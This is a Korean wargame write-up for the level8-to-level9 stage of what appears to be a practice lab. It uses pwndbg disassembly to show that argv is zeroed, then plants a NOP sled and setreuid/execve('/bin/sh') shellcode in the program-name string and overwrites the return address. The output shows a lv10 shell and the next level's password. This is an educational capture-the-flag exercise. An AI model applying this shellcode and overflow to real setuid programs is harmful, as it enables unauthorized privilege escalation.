


Wargame Write-up

윤준혁

level8 -> level9



```
Activities Terminal Tue 22:51
lv9@ubuntu: ~
File Edit View Search Terminal Help

0x804861c <main+284> mov dword ptr [ebp - 0x2c], 0
0x8048623 <main+291> mov eax, dword ptr [ebp - 0x2c]
0x8048626 <main+294> cmp eax, dword ptr [ebp - 0x30]
0x8048629 <main+297> jl main+304 <0x8048630>

0x804862b <main+299> jmp main+368 <0x8048670>

0x804862d <main+301> lea esi, [esi]
0x8048630 <main+304> mov eax, dword ptr [ebp - 0x2c]
0x8048633 <main+307> lea edx, [eax*4]
0x804863a <main+314> mov eax, dword ptr [ebp + 0xc]
pwndbg>
0x804863d <main+317> mov edx, dword ptr [eax + edx]
0x8048640 <main+320> push edx
0x8048641 <main+321> call strlen@plt <0x80483f0>

0x8048646 <main+326> add esp, 4
0x8048649 <main+329> mov eax, eax
0x804864b <main+331> push eax
0x804864c <main+332> push 0
0x804864e <main+334> mov eax, dword ptr [ebp - 0x2c]
0x8048651 <main+337> lea edx, [eax*4]
0x8048658 <main+344> mov eax, dword ptr [ebp + 0xc]
0x804865b <main+347> mov edx, dword ptr [eax + edx]
pwndbg>
0x804865e <main+350> push edx
0x804865f <main+351> call memset@plt <0x8048430>

0x8048664 <main+356> add esp, 0xc
```

```
Activities Terminal Tue 22:51 lv9@ubuntu: ~
File Edit View Search Terminal Help
0x804863d <main+317> mov edx, dword ptr [eax + edx]
0x8048640 <main+320> push edx
0x8048641 <main+321> call strlen@plt <0x80483f0>

0x8048646 <main+326> add esp, 4
0x8048649 <main+329> mov eax, eax
0x804864b <main+331> push eax
0x804864c <main+332> push 0
0x804864e <main+334> mov eax, dword ptr [ebp - 0x2c]
0x8048651 <main+337> lea edx, [eax*4]
0x8048658 <main+344> mov eax, dword ptr [ebp + 0xc]
0x804865b <main+347> mov edx, dword ptr [eax + edx]
pwndbg>
0x804865e <main+350> push edx
0x804865f <main+351> call memset@plt <0x8048430>

0x8048664 <main+356> add esp, 0xc
0x8048667 <main+359> inc dword ptr [ebp - 0x2c]
0x804866a <main+362> jmp main+291 <0x8048623>

0x804866c <main+364> lea esi, [esi]
0x8048670 <main+368> leave
0x8048671 <main+369> ret

0x8048672 nop
0x8048673 nop
0x8048674 nop
pwndbg>
```

gdb를 이용하여 어셈블리 코드를 살펴보면 argv를 모두 초기화 하고 있음을 알 수 있다. 따라서 쉘코드를 넣을 다른 공간을 찾아야 한다.

Stack Layout

...

local variables of main

saved registers of main

return address of main

argc

argv

envp

stack from startup code

argc

argv pointers

NULL that ends argv[]

environment pointers

NULL that ends envp[]

ELF Auxiliary Table


argv strings

environment strings

program name


NULL

스택 최상위에 program name이 들어가 있으므로 이것으로 버퍼오버플로우 공격을 실행한다.



```
lv9@ubuntu: ~/tmp
0xffffde81: "XAUTHORITY=/run/user/1009/gdm/Xauthority"
pwndbg>
0xffffdeaa: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg"
pwndbg>
0xffffded7: "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin"
pwndbg>
0xffffdf3f: "GJS_DEBUG_TOPICS=JS ERROR;JS LOG"
pwndbg>
0xffffdf60: "SESSION_MANAGER=local/ubuntu:@/tmp/.ICE-unix/1226,unix/ubuntu:/tmp/.ICE-unix/1226"
pwndbg>
0xffffdfb2: "LESSOPEN=| /usr/bin/lesspipe %s"
pwndbg>
0xffffdfd2: "GTK_IM_MODULE=ibus"
pwndbg>
0xffffdfe5: "/home/lv9/tmp/vl10"
pwndbg>
0xffffdff8: ""
pwndbg>
0xffffdff9: ""
pwndbg>
0xffffdffa: ""
pwndbg>
0xffffdffb: ""
pwndbg>
0xffffdffc: ""
pwndbg>
0xffffdffd: ""
```

gdb를 이용하여 programm name의 주소를 알아내고 공격을 실행하면

A terminal window titled 'lv9@ubuntu: ~' with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (Wed 01:28). The terminal shows a series of commands and their outputs. The first command is a long python command that prints a string of 20 null bytes followed by a string of 44 null bytes. The second command is 'id', which outputs 'uid=1010(lv10) gid=1009(lv9) groups=1009(lv9)'. The third command is 'my-pass', which outputs 'silver bullet'. The fourth command is '\$', which outputs '\$'.

```
lv9@ubuntu:~$ ./`python -c "print '\x90'*20 + '\x66\xb8\xf2\x03\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\xbe\x2e\x2e\x72\x67\x81\xc6\x01\x01\x01\x01\x56\xbf\x2e\x62\x69\x6e\x47\x57\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80'"` `python -c "print '\x90'*44 + '\xc0\xdf\xff\xff'"`
*****
$ id
uid=1010(lv10) gid=1009(lv9) groups=1009(lv9)
$ my-pass
silver bullet
$
```

성공적으로 쉘을 딸 수 있다.

level 10 password : silver bullet